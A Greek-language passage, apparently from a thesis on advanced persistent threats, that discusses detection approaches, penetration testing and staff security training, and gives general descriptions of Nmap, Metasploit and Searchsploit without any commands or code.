
Ο εντοπισμός υπογραφών, όπως όλες οι προσεγγίσεις μαύρης λίστας, δεν είναι σε θέση να ανιχνεύσει επιθέσεις για τις οποίες δεν έχει δημιουργηθεί ακόμη υπογραφή (όπως οι επιθέσεις *zero-day*). Οι επιθέσεις "*Zero-day*" πρόκειται για μια ειδική κατηγορία επιθέσεων που περιλαμβάνει την ανακάλυψη των τρωτών σημείων ασφαλείας σε ένα σύστημα από τους επιτιθέμενους και την εκμετάλλευση των αδυναμιών αυτών ώστε να εισβάλλουν στο σύστημα.

Ο όρος "*zero-day*" αναφέρεται στο γεγονός ότι κάποιος προγραμματιστής / προμηθευτής μόλις ενημερώθηκε για τις ευπάθειες στο σύστημα που σημαίνει ότι διαθέτει "μηδέν ημέρες" για να το διορθώσει. Το πιο ενδιαφέρον σημείο σε αυτή την κατηγορία επιθέσεων είναι ότι οι εισβολείς ανευρίσκουν μια ευπάθεια στο σύστημα προτού προλάβει κάποιος προγραμματιστής να το αντιληφθεί. Ορισμένες φορές μπορεί να χρειαστούν μέρες, εβδομάδες ή ακόμα και μήνες έως ότου οι προγραμματιστές εντοπίσουν την ευπάθεια που οδήγησε στην επίθεση. Οι εισβολείς μπορούν εύκολα να δοκιμάσουν ένα ευρύ φάσμα μέσων ασφαλείας και να αλλάξουν το κακόβουλο λογισμικό τους έτσι ώστε να αποφύγουν τον εντοπισμό τους, είτε κατεβάζοντας δοκιμαστικές εκδόσεις αυτών των προϊόντων είτε χρησιμοποιώντας δωρεάν υπηρεσίες Ιστού.



Εικόνα 15: Μοντέλο ανίχνευσης εισβολής μέσω υπογραφών [10]

Εξαιτίας της αδυναμίας αυτής της τεχνικής να ανιχνεύσει επιθέσεις για τις οποίες δεν έχει γνωστοποιηθεί ακόμη υπογραφή, η ερευνητική κοινότητα έχει στραφεί στη χρήση συστημάτων ανίχνευσης επιθέσεων που βασίζονται σε ανωμαλίες.



Εικόνα 16- Μοντέλο ανίχνευσης απειλής βάσει ανωμαλιών [10]

Οι πιο συχνά χρησιμοποιούμενες τεχνικές μηχανικής μάθησης και μοντέλα που χρησιμοποιούνται για τον εντοπισμό μιας επίθεσης APT είναι *SVM*, *k-NN* και *DT*. Ωστόσο, ενώ αυτές οι τεχνικές δείχνουν πολλά υποσχόμενα αποτελέσματα για καθορισμένα σύνολα δεδομένων (εκπαίδευσης), αλλά έχουν σημαντικούς περιορισμούς λειτουργικότητας όταν χρησιμοποιούνται σε επιχειρησιακά περιβάλλοντα.

Ένα ακόμα σημαντικό σημείο, όσο αφορά την προσέγγιση ανίχνευσης απειλών που θα επιλέξουμε, που δεν πρέπει να παραληφθεί είναι το περιορισμένο χρονικό

πλαίσιο, για το οποίο μπορεί να διατηρηθεί η κατάσταση σύνδεσης, το οποίο αποτελεί σημαντικό εμπόδιο για τα σύγχρονα *NIDS/NIPS* (για συνδέσεις *TCP*) [10].Μάλιστα, όπως προαναφέραμε, στην προηγμένη επίμονη απειλή, στόχος των επιτιθέμενων είναι η διατήρηση της παραμονής εντός του συστήματος για όσο το δυνατόν μεγαλύτερο χρονικό διάστημα , ώστε να συγκεντρώσουν μεγαλύτερο όγκο κρίσιμων πληροφοριών.

4.2 Αποτροπή επιθέσεων APTs

Για την αποτροπή επιθέσεων προηγμένης επίμονης απειλής, χρησιμοποιούνται μια σειρά από τεχνικές, με σκοπό την ενίσχυση της ασφάλειας του συστήματος.

4.2.1 Εκτέλεση δοκιμών διείσδυσης

Μετά την ολοκλήρωση ανάπτυξης μιας εφαρμογής ακολουθεί η διαδικασία ελέγχου διείσδυσης. Η διεξαγωγή του ελέγχου διείσδυσης, πρόκειται για μια νόμιμη διαδικασία, η οποία προσομοιώνει μια επίθεση εναντίον της υποδομής ασφαλείας της επιχείρησης / οργανισμού, όπως το δίκτυο, οι εφαρμογές και οι χρήστες της, για τον εντοπισμό των εκμεταλλεύσιμων τρωτών σημείων [38]. Ο έλεγχος διείσδυσης έχει σκοπό να εντοπίσει ελαττώματα σχεδιασμού, τεχνικές αδυναμίες και άλλες ευπάθειες που μπορεί να υπάρχουν στην υποδομή ασφαλείας του οργανισμού και να προτείνει λύσεις για την αντιμετώπιση τους.

Μετά το πέρας των διεξοδικών ελέγχων, συντάσσεται μια αναφορά η οποία θα αποσταλεί στην ομάδα ανάπτυξης του κώδικα της εφαρμογής ούτως ώστε να επιδιορθωθούν οι ευπάθειες που ανιχνεύθηκαν κατά την διάρκεια του ελέγχου. Τέλος, ο *penetration tester* θα αναλάβει εκ νέου τον έλεγχο της εφαρμογής για να διαπιστώσει ότι οι ευπάθειες που είχαν ανιχνευθεί έχουν επιδιορθωθεί, και θα προχωρήσει στην οριστικοποίηση της φάση ελέγχου.

Χάρη στο έλεγχο παρείσδυσης (*penetration testing ή pen test ή ethical hacking*) μπορούμε να ανιχνεύσουμε και να μελετήσουμε σημεία εκμετάλλευσης που παρουσιάζονται στο υπολογιστικό σύστημα ενός οργανισμού, με σκοπό να αντιμετωπιστούν. Οι δοκιμές διείσδυσης πρόκειται για μια εξουσιοδοτημένη προσομοίωση επίθεσης σε πληροφοριακά συστήματα ενός οργανισμού, στοχεύοντας στην εκτίμηση της ασφάλειας τους. Τα *penetration tests* αναφέρονται στην χρήση μεθοδολογιών και εργαλείων επίθεσης από εξειδικευμένα άτομα, και υπό ελεγχόμενες συνθήκες, διενεργώντας απόπειρα εκμετάλλευσής των ευπαθειών (*exploitation*) των πληροφοριακών συστημάτων ενός οργανισμού, με σκοπό την απόκτηση μη εξουσιοδοτημένης πρόσβασης στο σύστημα. Επιπλέον, βοηθούν στον καθορισμό και την μελέτη των δυσάρεστων συνεπειών των παραβιάσεων στα κρίσιμα δεδομένα του οργανισμού και στην έκρυθμη λειτουργία του [35], συμβάλλοντας στην πρόληψη τους. Παράλληλα, οι χρησιμοποιούμενες τεχνολογίες κατά τον έλεγχο παρείσδυσης (*penetration testing*) χωρίζονται σε τρεις βασικές κατηγορίες ανάλογα με την αρχική

γνώση που κατέχει ένα άτομο για την εταιρεία/ οργανισμό. Ωστόσο, όλες αυτές οι κατηγορίες μοιράζονται τα εξής κοινά χαρακτηριστικά, τα πεδία ελέγχου, τα οποία καθορίζονται από τον κάτοχο ή τον υπεύθυνο ασφάλειας της εφαρμογής.

Ανάλογα με το βαθμό στον οποίο υπάρχουν γνώσεις σε σχέση με την εταιρεία ή τον οργανισμό, οι μεθοδολογίες που χρησιμοποιούνται από τους pen testers διακρίνονται σε : *Blackbox*, *Graybox* και *Whitebox*. Στην περίπτωση του *Blackbox*, ο *tester* δεν έχει γνώσεις σχετικά με τις χρησιμοποιούμενες τεχνολογίες ή τον κώδικα. Ενώ, στην περίπτωση του *Graybox* ο *tester* έχει λάβει μερικές πληροφορίες σχετικά με το σύστημα, πχ. τα χρησιμοποιούμενα *frameworks*. Τέλος, στο *Whitebox* δεν υπάρχει κανένας περιορισμός όσο αφορά την γνώση για τα συστήματα του οργανισμού. Ο *tester* μπορεί να γνωρίζει μεγάλο πλήθος πληροφοριών σχετικά με τις χρησιμοποιούμενες τεχνολογίες, και άλλες χρήσιμες πληροφορίες. Ταυτοχρόνως, ο *tester* έχει πρόσβαση στον κώδικα και στις βασικές ρυθμίσεις. Σε σύγκριση με αυτές τις τρείς κατηγορίες, το Whitebox αποδεικνύεται πιο αποτελεσματικό, καθώς περιλαμβάνει μεγαλύτερο εύρος χρήσιμων πληροφοριών για το σύστημα. Μάλιστα αποτελεί το πιο ουσιαστικό τρόπο να ελεγχθούν τα πληροφοριακά συστήματα του οργανισμού καθώς ο tester έχει την ευκαιρία να κάνει δοκιμές διαφόρων ειδών επιθέσεων, κάτι το οποίο χωρίς την επίγνωση του συστήματος θα αποδεικνύονταν δυσκολότερο. Το μόνο μειονέκτημα που παρουσιάζει σε σχέση με τις τεχνικές Blackbox είναι ότι απαιτεί περισσότερο χρόνο.

Εκτός αυτών, οι δοκιμές διείσδυσης, διαδραματίζουν ουσιαστικό ρόλο στην ασφάλεια των πληροφοριακών συστημάτων των οργανισμών καθώς, εξασφαλίζουν την πλήρη συμμόρφωση με τις πολιτικές ασφαλείας του οργανισμού, ενισχύουν την ικανότητα ανταπόκρισης σε περιστατικά ασφάλειας και την ευαισθητοποίηση των εργαζομένων του οργανισμού σχετικά με την αύξηση των κινδύνων ασφαλείας και τα πρωτόκολλα ασφαλείας. Μετά το πέρας των δοκιμών διείσδυσης, οι *testers* προτείνουν ενέργειες που μπορεί να λάβει ο οργανισμός για να διορθώσει τυχόν προβλήματα που ανακαλύφθηκαν κατά τη διάρκεια των δοκιμών [38]. Ακολούθως, τα ευρήματα αυτά, διαβιβάζονται στους διαχειριστές των πληροφοριακών συστημάτων και του δικτύου του οργανισμού για τη λήψη στρατηγικών αποφάσεων για την αποκατάσταση των προβλημάτων.

Οι επιμέρους φάσεις των δοκιμών διείσδυσης, οι οποίες ονομάζονται και πεδία ελέγχου περιλαμβάνουν : (α) την συγκέντρωση πληροφοριών, (β) τον έλεγχο (αξιολόγηση συστήματος), και (γ) την δημιουργία αναφοράς. Δεδομένου ότι υφίστανται διαφορετικοί τύποι δοκιμών διείσδυσης οι οποίοι έχουν διαφορετικούς σκοπούς, και πεδία εφαρμογής, μια δοκιμή διείσδυσης μπορεί να επικεντρωθεί περισσότερο σε ορισμένες από τις προαναφερθείσες φάσεις ή ακόμη και να παραλείψει κάποιες από αυτές. Το στάδιο του ελέγχου μπορεί να πραγματοποιηθεί είτε με αυτοματοποιημένο penetration *testing*, είτε με *manual testing*.

4.2.2 Εκπαίδευση των εργαζομένων

Στην σημερινή πραγματικότητα, οι εργαζόμενοι αποτελούν εύκολους στόχους για την ασφάλεια των πληροφοριακών συστημάτων του οργανισμού. Έτσι, η έλλειψη εκπαίδευσης σε θέματα της ασφάλειας υπολογιστών (*information security*), ελλοχεύει σοβαρούς κινδύνους για τον οργανισμό και τα δεδομένα του. Το τμήμα Ανθρώπινου Δυναμικού (*HR*) του εκάστοτε οργανισμού / εταιρείας είναι υπεύθυνο για την ενημέρωση των εργαζομένων για τις απειλές στον κυβερνοχώρο και την εφαρμογή νέων πολιτικών ασφαλείας [44]. Συνεπώς, η εκπαίδευση του εργαζομένου σε θέματα που αφορούν την ασφάλεια στον κυβερνοχώρο, αποτελεί αναπόσπαστο κομμάτι της επαγγελματικής του κατάρτισης**Error! Reference source not found.**.

Οι εργαζόμενοι γίνονται αντικείμενο πληθώρας κυβερνο-επιθέσεων όπως είναι : η απώλεια ή κλοπή συσκευών, επιθέσεις κοινωνικής μηχανικής, *phishing*, κακόβουλα λογισμικά και *ransomware*, *Zero*-day *exploits*, επιθέσεις μακροεντολών και scripts, επιθέσεις *botnet*, και η παραμέληση εφαρμογής των αναβαθμίσεων και ενημερώσεων κώδικα των συστημάτων.

Ενδεικτικά αναφέρουμε δύο από τις πιο συνήθεις πρακτικές επιθέσεων κατά των εργαζομένων του οργανισμού:

Επιθέσεις κοινωνικής μηχανικής (*Social Engineering* Attacks): Η κοινωνική μηχανική είναι η διαδικασία με την οποία χειραγωγείται ένας χρήστης να παραβιάσει τα συστήματα πληροφοριών μιας εταιρείας ή οργανισμού. Η επίθεση αυτή εκμεταλλεύεται την ευπιστία και την συνείδηση του ατόμου. Η στρατηγική αυτή επικεντρώνεται κατά κύριο λόγο σε άτομα με προνομιακή πρόσβαση, πείθοντάς τα να δώσουν εσωτερικές πληροφορίες, ώστε οι επιτιθέμενοι να πραγματοποιήσουν μια κακόβουλή επίθεση στον οργανισμό που ανήκουν. Οι επιτιθέμενοι επιχειρούν να υποκλέψουν κρίσιμες πληροφορίες του οργανισμού στέλνοντας μηνύματα ψαρέματος ηλεκτρονικού ταχυδρομείου (*phishing mails*) στους εργαζομένους. Πιο συγκεκριμένα, οι επιτιθέμενοι στοχεύουν σε εργαζομένους που έχουν στον έλεγχο τους οικονομικά ή φορολογικά δεδομένα, όπως το προσωπικό μισθοδοσίας [45] Οι επιθέσεις αυτές ξεκινούν τις περισσότερες φορές με την αποστολή ενός *phishing e-mail*, το οποίο ενδέχεται να περιέχει είτε ένα κακόβουλο συνημμένο αρχείο, είτε ένα σύνδεσμο προς μία κακόβουλη ιστοσελίδα [24]. Για αυτό το λόγο είναι σημαντικό να εκπαιδεύονται οι εργαζόμενοι ώστε να αναγνωρίζουν με ευκολία *phishing e-mails* και *phishing websites*, ώστε να μπορούν να αποφύγουν την αποκάλυψη ή εισαγωγή κρίσιμων πληροφοριών.

Εσωτερικές Απειλές (*Insider Threat*): Οι εσωτερικές απειλές αφορούν επιθέσεις που προέρχονται από το εσωτερικό ενός οργανισμού. Πιο συγκεκριμένα, πρόκειται είτε για επιθέσεις που σχεδιάζονται και διεξάγονται από κάποιον κακόβουλο υπάλληλο

εντός του οργανισμού (*insider*), είτε για επιθέσεις στις οποίες ο *insider* ενεργεί ως συνεργός σε μια μεγαλύτερη ομάδα επίθεσης. Παραδείγματος χάρη, εργαζόμενοι ενδέχεται να διαρρεύσουν σκοπίμως κρίσιμα δεδομένα του οργανισμού / της εταιρείας σε τρίτους, για να προκαλέσουν τροποποίηση ή διαγραφή των δεδομένων ή των πόρων του. Παράλληλα η έλλειψη πολιτικής από πλευράς του οργανισμού για την ορθή χρήση των φορητών μέσων αποθήκευσης και άλλων συσκευών, μαζί με την έλλειψη τεχνικών γνώσεων από πλευράς χρηστών, μπορεί να έχει σοβαρότατες συνέπειες για τον οργανισμό. Αυτό συμβαίνει διότι από αμέλεια ή άγνοια των χρηστών μπορεί να μολύνουν τα συστήματα του οργανισμού με κακόβουλο λογισμικό, στην περίπτωση που μια μολυσμένη συσκευή έλθει σε επαφή με το δίκτυο του οργανισμού.

Για όλους τους παραπάνω λόγους, είναι ουσιαστικής σημασίας η θέσπιση ισχυρών πολιτικών ασφαλείας που στόχο θα έχουν την παρεμπόδιση αυτού του είδους επιθέσεων. Επιπρόσθετα, κρίνεται απαραίτητη η χρήση εργαλείων ανίχνευσης επιθέσεων προηγμένης επίμονης απειλής, ούτως ώστε να μπορούν να εντοπιστούν εγκαίρως επιθέσεις από *insiders* [45]. Παράλληλο, ένα ακόμη ισχυρότατο εργαλείο είναι η ευαισθητοποίηση των εργαζομένων για θέματα κυβερνο-ασφάλειας που θα περιλαμβάνει την εκπαίδευση των χρηστών για: (α) τη δημιουργία ισχυρών κωδικών πρόσβασης, και την πολυπαραγοντική αυθεντικοποίηση, (β) την ασφαλή αλληλεπίδραση των εργαζομένων με το δίκτυο του οργανισμού, (γ) την ανίχνευση διαφόρων μορφών επιθέσεων κοινωνικής μηχανικής, (δ) την αναγνώριση περιστατικών παραβίασης συστημάτων και εσωτερικών απειλών (*insider Threats*).

5. Εργαλεία


5.1 Nmap

Το εργαλείο Nmap δημιουργήθηκε από τον G. Lyon στα τέλη της περιόδου του ’97 και πρόκειται για ένα εξαιρετικά διαδεδομένο καθώς και αποτελεσματικό εργαλείο το οποίο ως επί το πλείστον χρησιμοποιείται κατά την έναρξη του εκάστοτε ελέγχου τρωσιμότητας [46]. Σχετίζεται με τον έλεγχο της ακρίβειας ενός network based port scanner και είναι δωρεάν, εφόσον είναι ανοιχτού κώδικα. Από εκείνη την περίοδο και έπειτα λόγω του καθοριστικού ρόλου που είχε στη σύγχρονη ασφάλεια των Η/Υ, η εξέλιξή του είναι συνεχής και οι ικανότητές του διαρκώς παρουσιάζουν αισθητή ανοδική τάση Ο πηγαίος κώδικάς του έχει γραφτεί κατά κύριο λόγο σε C και C++, ενώ έχει την ευχέρεια να τρέξει σε όλα τα διαδεδομένα λειτουργικά συστήματα. Κυριότερος στόχος του είναι η ανακάλυψη συστημάτων-hosts, καθώς επίσης και υπηρεσιών σε ένα LAN είτε στο διαδίκτυο.

Προκειμένου να επιτευχθεί ο παραπάνω στόχος, το εν λόγω εργαλείο στέλνει στους Η/Υ εξειδικευμένα δικτυακά πακέτα IP με διαφορετικές πρωτότυπες μεθόδους και στη συνέχεια υλοποιεί την απαιτούμενη ανάλυση στις απαντήσεις τις οποίες δέχεται. Εν αντιθέσει με τα πιο πολλά εργαλεία αυτού του είδους, τα οποία απλά στέλνουν πακέτα με έναν οριοθετημένο και σταθεροποιημένο ρυθμό, το συγκεκριμένο εργαλείο κατά τη διαδικασία της σάρωσης εποπτεύει και τις συνθήκες του δικτύου (όπως είναι για παράδειγμα διακυμάνσεις λανθάνουσας κατάστασης, συμφόρηση του δικτύου κλπ).

Διαμέσου της διαδικασίας της ανάλυσης αυτό το εργαλείο έχει την ευχέρεια να βρίσκει ενεργά hosts, ανοιχτές θύρες του εκάστοτε host, το λειτουργικό σύστημα που έχει, την έκδοσή του, τις δικτυακές υπηρεσίες τις οποίες παρέχει, τα firewalls τα οποία υφίστανται σε ένα δίκτυο κλπ. [47]. Με λίγα λόγια το συγκεκριμένο εργαλείο χρησιμεύει στους διαχειριστές σύγχρονων συστημάτων ως επί το πλείστον για ελέγχους ασφαλείας, αλλά τις περισσότερες φορές λογίζεται σαν εξαιρετικά σημαντικό ακόμα και σε δράσεις ρουτίνας, όπως είναι για παράδειγμα η απογραφή, η διαχείριση αναβαθμίσεων, η εποπτεία των hosts, ο χρόνος λειτουργίας της εκάστοτε υπηρεσίας κλπ **Error! Reference source not found.**.

Παρά το γεγονός αυτό όμως, όπως συμβαίνει σε όλα τα εργαλεία αυτού του είδους, είναι δυνατόν να χρησιμοποιηθεί και από χάκερς, έτσι ώστε να προετοιμαστεί μια επίθεση ανιχνεύοντας όλες τις ανοιχτές θύρες, τις ευάλωτες υπηρεσίες κλπ. Έρευνες αναφέρουν πως τα αποτελέσματα τα οποία αναπτύσσει μια τέτοια δράση είναι μια λίστα από σαρωμένους στόχους με καθοριστικά δεδομένα, που έχουν άμεση σχέση με παράγοντες οι οποίοι έχουν χρησιμεύσει στη διαδικασία της σάρωσης.




Εικόνα 17: Nmap σε Windows

Τα κυριότερα δεδομένα τα οποία αναπτύσσονται από μια τέτοια διαδικασία παρουσιάζονται στον πίνακα των θυρών, που μας προσφέρει καθορισμένα στοιχεία, όπως είναι για παράδειγμα οι θύρες και τα πρωτόκολλα που έχουν, χρήσιμα δεδομένα που σχετίζονται άμεσα με την κατάσταση της εκάστοτε θύρας καθώς επίσης και η ενημέρωση της εκάστοτε υπηρεσίας την οποία τρέχει μια υπηρεσία [9]. Το εν λόγω εργαλείο έχει αρκετά και σημαντικά οφέλη, όπως είναι για παράδειγμα η ευελιξία, η αποδοτικότητα, η συμβατότητα, η ευχρηστία, το ότι είναι δωρεάν αλλά και το γεγονός πως είναι ανοιχτού κώδικα. Τα συγκεκριμένα οφέλη έχουν προσφέρει σε αυτό το εργαλείο αρκετά βραβεία.

5.2 Metasploit (MSF)

Το Metasploit Framework είναι ένα εργαλείο ασφαλείας υπολογιστή που παρέχει πληροφορίες σχετικά με τρωτά σημεία ασφαλείας που μπορούν να χρησιμοποιηθούν για συστήματα δοκιμών διείσδυσης και ανάπτυξη υπογραφών IDS. Δημιουργήθηκε αρχικά το 2003, και μέχρι το 2007, είχε ξαναγραφτεί πλήρως σε Ruby. Το 2009, εξαγοράστηκε από την Rapid7, μια εταιρεία ασφαλείας με έδρα τη Μασαχουσέτη(Maynor and Wilhelm, 2010).



Εικόνα 18: Metasploit

Στη σημερινή εποχή, το εν λόγω εργαλείο είναι μια πλατφόρμα δοκιμών διείσδυσης που βασίζεται σε Ruby και προσφέρει τη δυνατότητα να γράφουμε, να δοκιμάζουμε και να εκτελούμε κώδικα εκμετάλλευσης. Αυτή η πλατφόρμα παρέχει επίσης άλλα εργαλεία που μπορούν να χρησιμοποιηθούν για τον έλεγχο των τρωτών σημείων ασφαλείας, την απαρίθμηση δικτύων, την εκτέλεση επιθέσεων και την αποφυγή εντοπισμού.

Στον πυρήνα του, αυτό το εργαλείο παρέχει ένα πλήρες περιβάλλον για δοκιμές διείσδυσης και ανάπτυξη εκμετάλλευσης. Το MSFconsole είναι η πιο συχνά χρησιμοποιούμενη διεπαφή για εργασία με το Metasploit Framework και παρέχει μια διεπαφή γραμμής εντολών για πρόσβαση και εργασία με τα εργαλεία που περιλαμβάνονται στο Framework [26]. Η κονσόλα επιτρέπει στους χρήστες να σαρώνουν στόχους, να εκμεταλλεύονται τρωτά σημεία και να συλλέγουν δεδομένα.

Όπως το προηγούμενο εργαλείο, έτσι και αυτό είναι ανοιχτού κώδικα και έχει εκδόσεις για Windows αλλά και για Linux. Μερικά από τα πιο χρήσιμα αλλά και διαδεδομένα modules αυτού του εργαλείου παρουσιάζονται παρακάτω και είναι τα εξής:

- **Exploits**: Εργαλείο που χρησιμοποιείται για την εκμετάλλευση των αδυναμιών του συστήματος
- **Payloads**: Σύνολα κώδικα που έχουν σχεδιαστεί για να εκτελούνται απομακρυσμένα και να προκαλούν βλάβη σε ένα σύστημα.
- **Auxiliary functions:** Εργαλεία και εντολές που μπορούν να χρησιμοποιηθούν περιλαμβάνουν portscaners και sniffers.
- **Encoders:** Χρησιμοποιούνται για τη μετατροπή κώδικα ή πληροφοριών σε μορφή που είναι πιο εύκολα κατανοητή από τον άνθρωπο.
- **Listeners:** Τύπος κακόβουλου λογισμικού που κρύβεται για να αποκτήσει μη εξουσιοδοτημένη πρόσβαση.
- **Shellcode:** Προγραμματισμένος κώδικας που θα ενεργοποιηθεί μία φορά εντός του στόχου.

- **Post-exploitation code**: Βοηθά τον έλεγχο της βαθύτερης διείσδυσης στης επίθεσης.
- **Nops**: Μια οδηγία με απώτερο στόχο την αποφυγή της συντριβής του ωφέλιμου φορτίου.**Error! Reference source not found.**

5.3 Searchsploit

Στο αποθετήριο της βάσης δεδομένων Exploit στο GitHub περιλαμβάνεται το Searchsploit, ένα εργαλείο αναζήτησης γραμμής εντολών για το Exploit-DB που προσφέρει τη δυνατότητα της λήψης ενός αντίγραφου της βάσης δεδομένων Exploit και μπορεί ο χρήστης να έχει στη διάθεσή του ανά πάσα στιγμή [48]. Το συγκεκριμένο εργαλείο δίνει τη δυνατότητα της εκτέλεσης λεπτομερών αναζητήσεων εκτός σύνδεσης μέσω του αντιγράφου του αποθετηρίου που έχει κλείσει τοπικά.

